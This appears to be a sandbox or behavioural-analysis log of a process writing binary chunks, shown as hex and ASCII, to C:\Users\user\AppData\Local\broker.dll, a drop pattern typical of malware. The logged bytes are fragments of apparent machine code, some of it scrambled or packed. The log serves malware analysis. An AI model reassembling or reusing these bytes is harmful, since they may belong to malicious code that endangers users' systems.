C:\Users\user\AppData\Local\broker.dll	unknown	1024	1f 00 15 15 e9 48 4c 83 16 00 00 66 c6 48 ff 50 40 8b 4c ff cc d5 d0 80 c9 75 24 00 4c 84 45 8b b8 1f ff 50 90 a9 00 b8 00 89 24 24 ff 48 cc c7 cc 48 a1 87 45 74 c7 24 8d cc 47 00 d9 48 cc 8f 04 48 ff 48 00 00 ed 20 00 00 ff 3d 24 16 c7 8b 02 48 35 00 4d 24 ff 24 84 8b 90 00 30 cc 1c cc 8b 00 40 53 00 04 20 48 00 5c 48 48 00 8f b4 41 cf 45 f8 cc 3b 4c 08 48 60 54 07 4c 8b 8d 24 38 ff 8b cc 15 48 10 cc 00 03 fd 4d 18 f5 48 ce 00 2b 40 24 d8 48 23 44 4c 8d 86 e8 00 ff 0f 33 48 48 cc 78 8d 05 08 e9 40 c0 02 04 00 28 83 22 f8 48 40 48 10 8d ff 0d 48 8b 00 8d 00 90 5a 75 00 0d 00 48 01 24 00 00 24 05 8d 48 89 85 4b 09 19 ef 41 ca cc c0 fe 81 0b 48 55 00 ff d7 05 ff 0f 00 00 5d 48 44 08 4c 48 0e c3 00 cc 24 8b 7b 8b 20 cf c3 7f 29 40 8d 75 a0 00 68 24 43 48 de	HL.....f.H.P@.L.....u\$.L. E....P.....\$.H...H..Et.\$..G.. ..H...H.H.. ...=\$....H5.M\$.\$. ..O.....@S.. H.VH...A.E.;L.H `T.L..\$8....H.....M..H..+@\$.. H#DL.....3HH.x....@.... (..H@H.. ...H.....Zu...H.\$..\$.H..K...AHU.....]HD.LH...\$.{. ...) @.u..h\$CH.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	7f 06 89 00 00 51 4c cc 48 8d 03 65 15 48 02 cc 24 c9 cb 5e b9 48 e6 89 cc c7 05 fe c8 48 cc 18 89 4c 8d 68 8d 24 48 44 8b 24 f8 7a 7d ff 5b 15 0f 4b b7 cc ff 4d 48 89 d0 85 48 24 25 d3 00 8b ec 7a c3 00 ff cd 00 00 00 00 08 ee 08 00 f8 d1 e9 ff ff 40 15 48 d0 4b 85 e9 48 00 48 85 5a 15 83 48 05 ca 83 20 24 ff e8 00 cc eb 8d ff 28 cc c7 41 df cc 44 e9 8b 48 40 10 37 8a cc 00 85 48 ff e8 00 19 c8 4d 48 cd cc 00 24 8b 08 2a 44 e7 4c 13 3c 90 2f 00 4c cc ff 00 c0 05 f8 0b 05 48 c0 00 e0 18 74 24 05 4d 5c b0 58 48 15 30 4b ff 8b 00 cc 40 cc 5e 11 24 24 44 ff 49 48 48 68 e3 ff 48 48 cc 4c cc 15 c3 33 8b 18 44 5f fe 03 48 20 30 4d cc 00 15 0d 83 5b 74 cc e0 00 a4 58 cc 8b fa 05 89 da 89 68 8b 00 28 8b 45 24 ff cc cc 30 48 15 cc eb 16 ff 24 8d 30 00 12 00 33 89	QL.H..e.H..\$.^H.....H ...L.h.\$HD.\$z). [.K...MH...H\$ %...z.....@.H.K.. H.H.Z..H...\$.....(.A.D..H @.7....H.....MH...\$.*D.L. <./. L.....H....t\$.M\XH.0K.... @ ^.\$D.IHHh..HH.L...3..D_.. H 0M.....[t...X.....h.({E\$.. 0H.....\$0...3.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	08 ff 83 5f 9f 00 40 ff 48 8d e4 0f 75 15 25 00 24 8b 00 20 f8 83 24 8d 48 44 4d 89 63 00 64 6b 04 17 ff 18 48 8d 48 44 48 4d 60 33 20 40 c4 ff cc e8 c7 10 48 54 27 30 48 b6 4d 8b 15 02 70 ff 84 ff 5b 54 24 10 9e ff 48 8d 60 c7 74 48 0f ff 48 c3 53 cc 00 e9 01 cc 44 cc 48 ff 83 cc 24 18 ed fa 90 18 49 c0 00 02 8d cc cc 01 f8 48 24 80 24 48 8d 85 83 f8 50 5f 00 48 48 44 10 15 24 8b 10 ff 0d 49 48 a0 24 ff 48 00 75 94 0f 20 c7 24 e8 19 8b 53 48 05 00 27 8b 18 08 43 24 37 08 30 00 f7 e8 7d e8 65 ff 77 cc 42 41 ff 48 0f 30 48 20 48 8b 45 7c 0f 8b 48 8b 44 24 8d 43 ff 10 48 c3 00 cc 31 f8 ff 48 50 da 0a ff 28 48 00 00 41 00 18 08 e8 15 00 2a c7 1c 08 85 c9 8b 23 ff df 08 71 d8 33 00 83 25 cc 48 20 ff 90 f8 cc ec 48 c0 f8 6a ff 00 2a 4d e0 48 48 d0 4d 19 0f 15	@.H...u.%.\$.. ...\$.HDM.c.dk....H.HDHM^3 @.....HT^0H.M...p... [T\$...H.`.tH..H.S.....D. H...\$....I.....H\$.H\$....P_ .HHD..\$....IH.\$H.u.. .\$...SH. '...C\$7.0...}.e.w.BA.H.0H H.E .H.D\$.C..H...1..HP... (H..A.....*.....#...q.3..%.HH.j.*M.HH.M...	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	4c 85 00 48 e8 8b 8b ff 48 83 00 00 00 8e ec 8d 89 8b 89 15 ef 22 10 8b 10 83 8d 85 84 c3 24 48 8d 49 54 ed 48 c8 eb 04 f2 40 cc 8d 8a 66 cc 48 ff 07 30 28 48 4b a4 fb 00 10 89 f3 8d 48 ff 8b 4c 8d ff f8 85 8d 00 97 83 f6 e8 8d ff 33 ff 83 16 ff 65 4c cc d5 8b 84 fc 74 8d 8b 15 8d 15 e7 48 47 ff 07 cf 48 15 39 63 89 eb 20 e8 20 05 4d ff 43 cc 8b 85 00 01 19 d1 28 1d 01 00 8b 83 00 cb 1f cc 85 df 24 c7 15 27 48 71 ff d8 89 99 28 00 c9 82 49 00 00 00 8d 8a f5 00 f8 64 00 8d d7 e8 00 48 29 48 85 c0 33 48 8c 00 01 43 ff fd 98 00 00 40 5c 45 25 45 24 c4 90 48 8b 35 48 74 02 48 cc 8b 41 24 00 d0 2c 15 45 8d 48 15 48 c4 d2 5e 8b 00 85 ff cc 48 88 b6 d6 ec 20 73 c0 00 48 48 48 00 da 20 5f ff e8 55 d7 8d c4 70 48 4c cc cc ff c7 4f 71 24 c3 00 44 f8 83 44 4c 2b 06	L..H....H....."..... \$H.IT.H....@...f.H..0(HK.... ..H..L.....3...eL....tHG...H.9c... .M.C..... (.....\$. 'Hq....(..I..d.....H)H..3H...C.....@\ E%E\$.H.5Ht.H..A\$. ,.E.H. H..^.....H.... s..HHH.. _.U...pHL.....Oq\$.D..DL+.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 73 fe 8b 85 8b ff 4d 8d cc 48 48 00 89 25 00 50 ff ef cf 00 4b ff 00 41 c5 c3 96 d8 90 44 89 20 0f 00 24 00 8b 4d 01 81 c3 01 ff 48 8c 48 8d 48 ff 88 08 ff c5 cc 43 0f 00 00 69 5c 43 01 15 df 97 00 00 33 8b 38 f7 00 ee 5f 85 24 41 90 3d 51 43 c3 3b 02 8b 50 b2 85 ff 07 66 cc 85 45 48 25 48 d0 cc 66 48 90 12 bd 41 15 89 08 8d c7 0a cc e8 8a 00 8d 40 90 10 b7 c4 48 cc cf 00 20 24 8d 11 49 cc 8b 41 33 48 d0 8d 48 ff cc 00 c9 03 8b 8d cc 15 00 f6 0f 00 8b 48 40 da 00 c7 8b 48 00 08 8d d0 48 c0 fb 3d c3 ff a6 15 c3 8b 8b cc f3 00 cc 8b 07 c3 48 4c 40 40 04 1b 48 8b 4c 53 eb cc 4f 8b 8d 44 e8 89 cc 8b 1a f0 e0 48 ff 44 cc 10 7c c8 48 85 39 50 4b cb 48 15 28 41 84 00 15 83 16 ff 48 48 00 28 48 00 8b 40 4d ff cb 00 00 00 50 90 e8 00 89 00 d6 c3 7a 00 38 40 56	.s.....M..HH..%.P....K..A..... D. ..\$.M.....H.H.H.....C...I \C.....3.8..._\$.A.=QC.;.P.. .f..EH%H..fH..A.....@.. ..H... \$.l..A3H..H..... ...H@...H...H..=..... ..HL@@...H.LS..O..D.....H .D.. .H.9PK.H.(A.....HH. (H..@M.....P.....z.8@V	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 8d 7c c3 4d 44 00 12 24 90 48 8d cc 5c cc 01 8b 0f 24 15 89 1c 42 24 8b 5f 5c 20 66 8b 48 24 8d c1 21 95 5e cc 48 c3 cc c9 4b c6 24 8b fa 48 85 00 c0 ff 40 00 5d d3 c0 48 40 8b 48 20 00 2b 24 7d 24 cb 20 c8 b6 ff 00 1d 05 ff 4d 8d 20 10 00 00 67 75 f6 89 30 90 48 cc 00 38 00 48 ab 2e 20 f3 90 89 90 16 7f 89 00 05 48 02 5e d8 8b f3 48 e8 15 ec 8b c1 48 50 51 c0 00 cc 89 83 7c 48 30 7c 4b cc 24 15 cc cb 0a 8d 00 24 09 c0 05 00 8d c6 8d 3a 06 4d 48 24 48 48 ff 8b 8b 48 18 20 89 ff 5f 8d ff 00 ff 05 00 c0 89 c7 ff d8 00 04 b5 83 ff c4 8d 85 00 41 01 48 10 8d c0 d9 c0 4d 85 cc 00 e8 00 48 ff 99 4c 86 15 4c 4c 41 8b 50 1d 8b ff 54 89 c5 75 24 48 72 20 49 90 24 8d 04 4c 54 95 8b 00 00 f8 20 58 48 48 50 27 48 00 f3 bf 8d 50 f9 60 20 8d 49 00 cc 00 4f cc 48 50	..[MD..\$.H.\....\$.B\$._ f. H\$.!.^..H...K\$.H....@.]..H @.H .+\$)\$\$.M. ...gu..O.H..8.H..H.^..H....HP Q..... H0 K\$......\$.M H\$HH...H. _..... ...A.H....M....H..L..LLA.P.. .T..u\$Hr l\$.LT..... XHHP'H....P.`.l...O.HP	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 00 24 20 48 48 cc a9 02 18 03 19 48 48 25 00 44 b7 10 81 03 c7 40 48 48 f8 ff 48 24 24 04 8d 8b 40 48 50 8d 40 45 ff 89 ba f6 8b 8d 00 50 8b 3e e8 8d 30 49 8d cc 8a 40 10 45 48 60 90 e6 cc da 21 29 00 20 cc 33 8d 4b 00 00 55 49 cc c9 00 74 48 e8 0c 44 00 ff 8b 5c 0b 00 00 cc 00 00 24 19 07 48 ff 8b 48 66 30 00 48 83 ff ff 44 44 8d 00 8b 8b 06 fe 00 00 4c 00 ff 02 48 20 cc 48 14 48 85 4d 7d d6 ff 8d 01 08 15 0b 48 30 5f e8 19 a8 c0 00 24 55 80 25 00 48 43 48 24 0f 8d 74 1a 5f 24 ff 8a 4c 00 c8 0f 48 7f 48 15 3f cc 57 48 58 ff 48 ff 8d 55 1a 24 c7 31 00 cc 8b 8d c8 79 00 08 02 48 49 00 48 8b 00 33 4c 48 f8 15 ff ed 0f 00 49 50 a2 c3 c7 00 00 89 48 60 fb 24 15 4c 00 4b 16 ff cc 74 08 8d cc db 8b 8d 8b 89 4c 00 24 48 56 16 e8 48 00 10 00 0f 8d 00 fe 53 cb	E.\$ HH.....HH%.D.....@HH..H \$\$...@HP.@E.....P.>..0l...@ .EH`....!). .3.K..Ul...tH..D...\ ....\$.H..Hf0.H...DD.....L ...H .H.H.M}.....H0_.....\$U. %.HCH\$.t_\$.L...H.H.?W HX.H. .U.\$..1....y...Hl.H..3LH..... IP.....H`.\$.L.K...t.....L. \$HV..H.....S.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	10 20 07 01 eb 1a a1 10 20 07 01 8d 34 88 03 f1 89 35 08 20 07 01 c7 05 0c 20 07 01 00 00 00 00 8b 35 3c 20 07 01 2b 35 34 20 07 01 5f 81 fe 4a 03 00 00 5e 5b 75 17 03 c1 8d 04 88 03 d0 a3 10 20 07 01 8d 44 11 1d a3 14 20 07 01 59 c3 8d 54 02 05 8d 44 41 1d 89 15 54 20 07 01 a3 14 20 07 01 59 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 51 8b 54 24 08 a1 9c 20 07 01 53 55 8b 2d 2c 20 07 01 56 57 8b 3d 30 20 07 01 b9 9b 0a 00 00 be 18 20 07 01 3b cd 74 0b 03 0e 8d 04 8a 03 c1 3b cf 74 0b 83 c6 04 81 fe b8 20 07 01 7c e6 a3 9c 20 07 01 02 c1 04 05 be 18 20 07 01 8d 64 24 00 3b cd 74 0e 03 0e b3 05 8a c1 f6 eb 02 c2 3b cf 74 0b 83 c6 04 81 fe b8 20 07 01 7c e3 8b 6c 24 10 0f b6 f8 2b 3d 9c 20 07 01 be 7c 20 07 01 03 fd 3b 15 18 20 07 01 74 13 29 16 8a da 2a d8	4....5.5< ..+54 ..J...^[u..... ...D....Y..T...DA..TY.....Q.T\$... ..SU- ..VW.=0 t.....;t.....d\$;t.....;t.....l\$....+=.(t)...*.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	15 98 20 07 01 02 d0 0f b6 ea 8d 44 2b 1d 03 c8 88 15 98 20 07 01 83 d6 00 eb 13 8d 54 2b 05 8d 44 2d 1d 89 15 54 20 07 01 99 03 c8 13 f2 69 ff 6f 47 01 00 03 3d 14 20 07 01 33 c0 3b f0 72 23 77 04 3b cf 72 1d 01 1d 50 20 07 01 8b c3 2b c7 83 e8 15 33 d2 8d 7c 1f 1d 33 db 2b f8 1b da 03 cf 13 f3 0f b7 44 24 10 2b e9 5f 83 c5 15 5e 89 2d 9c 20 07 01 5d 5b 59 c3 cc cc cc cc cc cc cc 83 ec 24 8a 4c 24 28 2a 0d 98 20 07 01 8b 44 24 04 53 55 56 57 02 c8 50 88 0d 98 20 07 01 e8 9d fe ff ff 8b 15 30 20 07 01 8b 35 0c 20 07 01 8b 1d 08 20 07 01 83 c4 04 89 44 24 14 b9 1c 20 07 01 a1 2c 20 07 01 3b d8 75 0a 33 ff 3b f7 0f 84 ca 00 00 00 8b 79 fc 03 df 8b 3d 04 20 07 01 83 d6 00 8d 2c 9f 03 eb 89 2d 9c 20 07 01 33 ed 3b da 75 08 3b f5 0f 84 b8 00 00 00 3b d8 75 0a	D+.....T+..D- ...Ti.oG...=; ..3. ;r#W.;r...P+....3.. .3 .+.....D\$.+...^.-.][Y\$.L\$(*.D\$.SUVW. .P.....0 ...5.D\$... ..;u.3.;..... ...y...=;-; ..3.; .u.;.....;u.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	20 07 01 8b 3d 2c 20 07 01 2a c1 04 15 02 d0 33 c0 a3 ec 9d 17 01 5b 3b cf 74 0b 03 0c 85 18 20 07 01 3b ce 74 08 83 c0 01 83 f8 28 7c e9 8b 3d 3c 20 07 01 a3 ec 9d 17 01 0f b6 c2 8b f0 2b f1 83 c6 15 81 ff be 0f 00 00 75 0d 2a 15 40 20 07 01 0f b6 c2 8d 4c 41 1d 2b c6 03 c1 81 ff be 0f 00 00 75 0a 2b 05 40 20 07 01 8d 4c 41 1d 02 c1 04 1d 02 d0 81 ff be 0f 00 00 88 15 98 20 07 01 75 13 2a 15 40 20 07 01 0f b6 c2 88 15 98 20 07 01 8d 4c 41 1d 0f b6 d2 8d 34 91 03 f2 8d 44 2e aa 2b d6 5f 03 d1 5e a3 08 20 07 01 c7 05 0c 20 07 01 00 00 00 00 89 15 9c 20 07 01 5d c3 cc cc 6a ff 68 88 2f 03 01 64 a1 00 00 00 00 50 83 ec 10 53 55 56 57 a1 90 41 07 01 33 c4 50 8d 44 24 24 64 a3 00 00 00 00 e8 34 0d 00 00 89 44 24 20 e8 b5 06 00 00 6a 00 8d 4c 24 20 8b f0 e8 a8	...=, ..*.....3.....[.t..... ..t.....{[..=<+.....u.*.@LA.+.u.+.@ ...LA..... ..u.*.@LA.. ...4....D..+_.^..j..j.h./..d....P..S UVW...A..3.P.D\$\$d.....4.... D\$j..L\$	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 69 d2 6f 47 01 00 2a d8 80 c3 15 02 cb 88 0d 98 20 07 01 33 c9 03 d7 8b 3d 2c 20 07 01 8d 44 02 32 8b 15 30 20 07 01 89 35 08 20 07 01 89 0d 0c 20 07 01 a3 9c 20 07 01 89 0d ec 9d 17 01 5b 3b c7 74 10 03 04 8d 18 20 07 01 8d 2c 86 03 e8 3b c2 74 08 83 c1 01 83 f9 28 7c e4 50 a3 9c 20 07 01 89 2d 14 20 07 01 89 0d ec 9d 17 01 e8 2d fa ff ff a3 04 20 07 01 a1 9c 20 07 01 83 c4 04 3b c5 72 12 8d 45 15 01 05 50 20 07 01 8d 44 45 1d a3 9c 20 07 01 5f 5e 5d 59 c3 cc ff 25 00 40 03 01 ff 25 04 40 03 01 ff 25 08 40 03 01 ff 25 a8 41 03 01 ff 25 a4 41 03 01 ff 25 a0 41 03 01 ff 25 9c 41 03 01 ff 25 98 41 03 01 ff 25 ac 41 03 01 ff 25 64 41 03 01 ff 25 68 41 03 01 ff 25 6c 41 03 01 ff 25 80 41 03 01 ff 25 7c 41 03 01 ff 25 78 41 03 01 ff 25 74 41 03 01 ff 25 84	.i.oG..*..... ..3....=, .. .D.2..0 ...5. [.t..... ..;L.....{.P.. ..-.^..... ..;r..E...P ...DE.... .. _^]Y...%.@...%.@...%.@... %A.. %A...%A...%A...%A...% .A.. %dA...%hA...%lA...%A... %lA...%xA...%tA...%.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	04 b8 ab 2f 03 01 e8 ba 1a 00 00 6a 00 8d 4d f0 e8 95 fd ff ff 8b 7d 08 83 65 fc 00 8b 77 0c eb 1f 8b 47 08 4e 8d 04 b0 83 38 00 74 13 8b 08 e8 fc e7 fe ff 85 c0 74 08 8b 10 6a 01 8b c8 ff 12 85 f6 77 dd ff 77 08 e8 eb 19 00 00 83 4d fc ff 59 8d 4d f0 e8 72 fd ff ff e8 3f 1b 00 00 c3 8b 41 14 c3 8b c1 c3 83 79 18 10 72 04 8b 41 04 c3 8d 41 04 c3 ff 74 24 04 e8 df 18 00 00 59 c2 08 00 56 8b 71 18 83 fe 10 8d 41 04 72 04 8b 10 eb 02 8b d0 39 54 24 08 72 16 83 fe 10 72 02 8b 00 8b 49 14 03 c8 3b 4c 24 08 76 04 b0 01 eb 02 32 c0 5e c2 04 00 83 c8 ff c3 55 8b ec 8b 4d 08 83 ec 0c 85 c9 77 0b 33 c9 51 e8 1a 1b 00 00 59 c9 c3 83 c8 ff 33 d2 f7 f1 83 f8 01 73 eb 83 65 08 00 8d 45 08 50 8d 4d f4 e8 7b 15 00 00 68 e8 09 07 01 8d 45 f4 50 c7 45 f4 08 dd 06 01 e8 50	.../.....j..M.....}.e...w ...G.N...8.t.....t...j.w..w.....M..Y.M..r.... ?...A.....y..r..A...A...t\$Y...V.q....A.r.....9T\$.r....r....l...;L\$.v.....2^..U...M.....w.3.Q....Y... ..3.....s..e...E.P.M..{...h.. ...E.P.E.....P	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 01 ba ff fe fe 7e 03 d0 83 f0 ff 33 c2 83 c1 04 a9 00 01 01 81 74 e8 8b 41 fc 84 c0 74 32 84 e4 74 24 a9 00 00 ff 00 74 13 a9 00 00 00 ff 74 02 eb cd 8d 41 ff 8b 4c 24 04 2b c1 c3 8d 41 fe 8b 4c 24 04 2b c1 c3 8d 41 fd 8b 4c 24 04 2b c1 c3 8d 41 fc 8b 4c 24 04 2b c1 c3 cc cc cc cc cc 8b 44 24 08 8b 4c 24 10 0b c8 8b 4c 24 0c 75 09 8b 44 24 04 f7 e1 c2 10 00 53 f7 e1 8b d8 8b 44 24 08 f7 64 24 14 03 d8 8b 44 24 08 f7 e1 03 d3 5b c2 10 00 6a 0c 68 d0 0c 07 01 e8 50 27 00 00 83 65 e4 00 8b 75 08 3b 35 08 ab 17 01 77 22 6a 04 e8 0c 4f 00 00 59 83 65 fc 00 56 e8 48 5c 00 00 59 89 45 e4 c7 45 fc fe ff ff ff e8 09 00 00 00 8b 45 e4 e8 5c 27 00 00 c3 6a 04 e8 f1 4d 00 00 59 c3 83 3d 7c a0 17 01 00 75 18 e8 14 66 00 00 6a 1e e8 4d 64 00 00 68 ff 00 00 00 e8 63	~.....3.....t..A...t 2..t\$.....t.....t....A..L\$.+. ..A..L\$.+...A..L\$.+...A..L\$.+D\$.L\$...L\$.u..D\$..... .S.....D\$.d\$...D\$....[...j. h.....P'...e...u.;5...w"j...O ..Y.e..V.H\..Y.E..E..... E..\'...j...M..Y..=]....u...f. j..Md..h.....c	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 0c 8b 48 08 33 4d 0c e8 ef 01 00 00 8b 45 08 8b 40 04 83 e0 66 74 11 8b 45 0c c7 40 24 01 00 00 00 33 c0 40 eb 6c eb 6a 6a 01 8b 45 0c ff 70 18 8b 45 0c ff 70 14 8b 45 0c ff 70 0c 6a 00 ff 75 10 8b 45 0c ff 70 10 ff 75 08 e8 38 74 00 00 83 c4 20 8b 45 0c 83 78 24 00 75 0b ff 75 08 ff 75 0c e8 eb fd ff ff 6a 00 6a 00 6a 00 6a 00 6a 00 8d 45 fc 50 68 23 01 00 00 e8 a5 fe ff ff 83 c4 1c 8b 45 fc 8b 5d 0c 8b 63 1c 8b 6b 20 ff e0 33 c0 40 5b c9 c3 55 8b ec 51 53 56 57 8b 7d 08 8b 47 10 8b 77 0c 89 45 fc 8b de eb 2d 83 fe ff 75 05 e8 dd 7a 00 00 8b 4d fc 4e 8b c6 6b c0 14 03 c1 8b 4d 10 39 48 04 7d 05 3b 48 08 7e 05 83 fe ff 75 09 ff 4d 0c 8b 5d 08 89 75 08 83 7d 0c 00 7d ca 8b 45 14 46 89 30 8b 45 18 89 18 3b 5f 0c 77 04 3b f3 76 05 e8 98 7a 00 00 8b c6 6b	E..H.3M.....E...@...ft..E...@ \$....3.@.l.jj..E..p..E..p..E..p .j..u..E..p..u..8t....E..x\$. u..u..u.....j.j.j.j.j..E.Ph#.E..].c..k..3.@[.. U..QSVW..}.G..w..E.....- ...u... z...M.N..k....M.9H.};H.~.... u..M..j..u..}.j..E.F.O.E...;_ .w.;v....Z....k	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	83 f8 03 75 07 57 e8 44 75 00 00 59 33 c0 40 5f 5e 5b c9 c2 0c 00 6a 0c 68 f0 0c 07 01 e8 ce 1f 00 00 8b f9 8b f2 8b 5d 08 33 c0 40 89 45 e4 85 f6 75 0c 39 15 ec 9e 17 01 0f 84 c5 00 00 00 83 65 fc 00 3b f0 74 05 83 fe 02 75 2e a1 9c dd 06 01 85 c0 74 08 57 56 53 ff d0 89 45 e4 83 7d e4 00 0f 84 96 00 00 00 57 56 53 e8 ce fd ff ff 89 45 e4 85 c0 0f 84 83 00 00 00 57 56 53 e8 3e e4 ff ff 89 45 e4 83 fe 01 75 24 85 c0 75 20 57 50 53 e8 2a e4 ff ff 57 6a 00 53 e8 9e fd ff ff a1 9c dd 06 01 85 c0 74 06 57 6a 00 53 ff d0 85 f6 74 05 83 fe 03 75 26 57 56 53 e8 7e fd ff ff 85 c0 75 03 21 45 e4 83 7d e4 00 74 11 a1 9c dd 06 01 85 c0 74 08 57 56 53 ff d0 89 45 e4 c7 45 fc fe ff ff ff 8b 45 e4 eb 1d 8b 45 ec 8b 08 8b 09 50 51 e8 89 82 00 00 59 59 c3 8b 65 e8 c7 45	...u.W.Du..Y3.@_^[...j.h....].3.@.E...u.9.....e.;t...u.....t.WVS.. .E..)......WVS.....E..... ..WVS.>....E....u\$.u WPS.*... Wj.S.....t.Wj.S....t... .u&WVS.~.....u.!E..}.t..... .t.WVS...E..E.....E..... PQ.....YY..e..E	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 06 d0 dd 06 01 8b c6 5e c2 04 00 56 ff 74 24 08 8b f1 e8 c3 ff ff ff c7 06 dc dd 06 01 8b c6 5e c2 04 00 56 ff 74 24 08 8b f1 e8 c4 ff ff ff c7 06 dc dd 06 01 8b c6 5e c2 04 00 c7 01 d0 dd 06 01 e9 35 ff ff ff 56 8b f1 e8 2d ff ff ff f6 44 24 08 01 74 07 56 e8 00 01 00 00 59 8b c6 5e c2 04 00 56 8b f1 c7 06 c4 dd 06 01 e8 0b ff ff ff f6 44 24 08 01 74 07 56 e8 de 00 00 00 59 8b c6 5e c2 04 00 56 8b f1 c7 06 d0 dd 06 01 e8 e9 fe ff ff f6 44 24 08 01 74 07 56 e8 bc 00 00 00 59 8b c6 5e c2 04 00 ff 74 24 04 51 e8 86 80 00 00 59 59 c2 04 00 51 c7 01 e8 dd 06 01 e8 6a 81 00 00 59 c3 56 8b f1 e8 ea ff ff ff f6 44 24 08 01 74 07 56 e8 83 00 00 00 59 8b c6 5e c2 04 00 ff 74 24 04 51 e8 e3 81 00 00 59 59 c2 04 00 51 e8 37 81 00 00 59 c3 8b 44 24 04 83 c1 09 51	^..V.t\$..... ..^..V.t\$.....^..5..V...-...D\$.t.V.. ..Y..^..V.....D\$.t.. V.....Y..^..V.....D\$..t.V.....Y..^....t\$.Q.....YY. ..Q.....j...Y.V.....D\$.t.. ..V.....Y..^....t\$.Q.....YY...Q ..7...Y..D\$....Q	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	e8 53 f1 ff ff 85 c0 59 74 e6 c9 c3 f6 05 0c 9f 17 01 01 be 00 9f 17 01 75 19 83 0d 0c 9f 17 01 01 8b ce e8 a7 ff ff ff 68 a4 31 03 01 e8 13 fa ff ff 59 56 8d 4d f4 e8 92 fa ff ff 68 e8 09 07 01 8d 45 f4 50 c7 45 f4 08 dd 06 01 e8 01 00 00 00 cc 55 8b ec 83 ec 20 8b 45 08 56 57 6a 08 59 be ec dd 06 01 8d 7d e0 f3 a5 89 45 f8 8b 45 0c 85 c0 5f 89 45 fc 5e 74 0c f6 00 08 74 07 c7 45 f4 00 40 99 01 8d 45 f4 50 ff 75 f0 ff 75 e4 ff 75 e0 ff 15 98 40 03 01 c9 c2 08 00 55 8b ec 83 7d 08 00 74 17 ff 75 1c ff 75 18 ff 75 14 ff 75 10 ff 75 0c e8 ba 14 00 00 83 c4 14 5d c3 a1 24 bb 17 01 c3 b8 28 bb 17 01 c3 53 55 56 8b 74 24 10 8b 86 bc 00 00 00 33 ed 3b c5 57 74 6f 3d a8 4a 07 01 74 68 8b 86 b0 00 00 00 3b c5 74 5e 39 28 75 5a 8b 86 b8 00 00 00 3b c5 74 17 39 28	.S.....Yt.....u.....h.1.....YV.M..... h.....E.P.E.....U.....E .VWj.Y.....}....E..E...._E.^tt.E..@...E.P.u..u..u....@U...}.t.u..u..u..u..u..}.\$......(....SUV.t\$...3.;Wto=J.J.th.....;t^9 (uZ.....;t.9(	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	06 01 68 24 df 06 01 68 51 03 00 00 57 e8 09 a9 00 00 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 4e 0d 00 00 83 c4 14 ff 75 58 ff 33 e8 de 77 00 00 85 c0 59 59 74 05 83 64 24 14 00 ff 44 24 10 8b 44 24 10 83 44 24 0c 0c c1 e0 04 8d 2c 30 8b 44 24 0c 8d 5d 48 ff 33 68 28 df 06 01 ff 30 6a 03 68 51 03 00 00 57 e8 68 fd ff ff 83 c4 18 81 7c 24 0c 8c de 06 01 7c 88 33 ed 39 6c 24 14 75 42 8b 46 50 3b c5 8b 1d 60 40 03 01 74 10 50 ff d3 85 c0 75 09 ff 76 50 e8 99 f5 ff ff 59 8b 46 54 3b c5 74 10 50 ff d3 85 c0 75 09 ff 76 54 e8 82 f5 ff ff 59 8b 44 24 18 89 46 50 89 7e 48 8b c7 eb 47 ff 74 24 18 e8 6a f5 ff ff 8b 46 50 3b c5 8b 3d 60 40 03 01 59 74 10 50 ff d7 85 c0 75 09 ff 76 50 e8 4d f5 ff ff 59 8b 46 54 3b c5 74 10 50 ff d7 85 c0 75 09 ff 76 54 e8 36 f5	..h\$..hQ...W.....t.3.PPP PP.N.....uX.3..w...YYt.d\$. ..D\$.D\$.D\$.....,0.D\$.]H.3 h(...0j.hQ...W.h.....]\$. .3.9 \$..uB.FP;...`@...t.P....u. .vP.....Y.FT;t.P....u..vT.... .Y.D\$.FP.~H...G.t\$.j....FP ;. .=`@...Yt.P....u..vP.M...Y.F T;t.P....u..vT.6.	success or wait	1	73789FBC	WriteFile
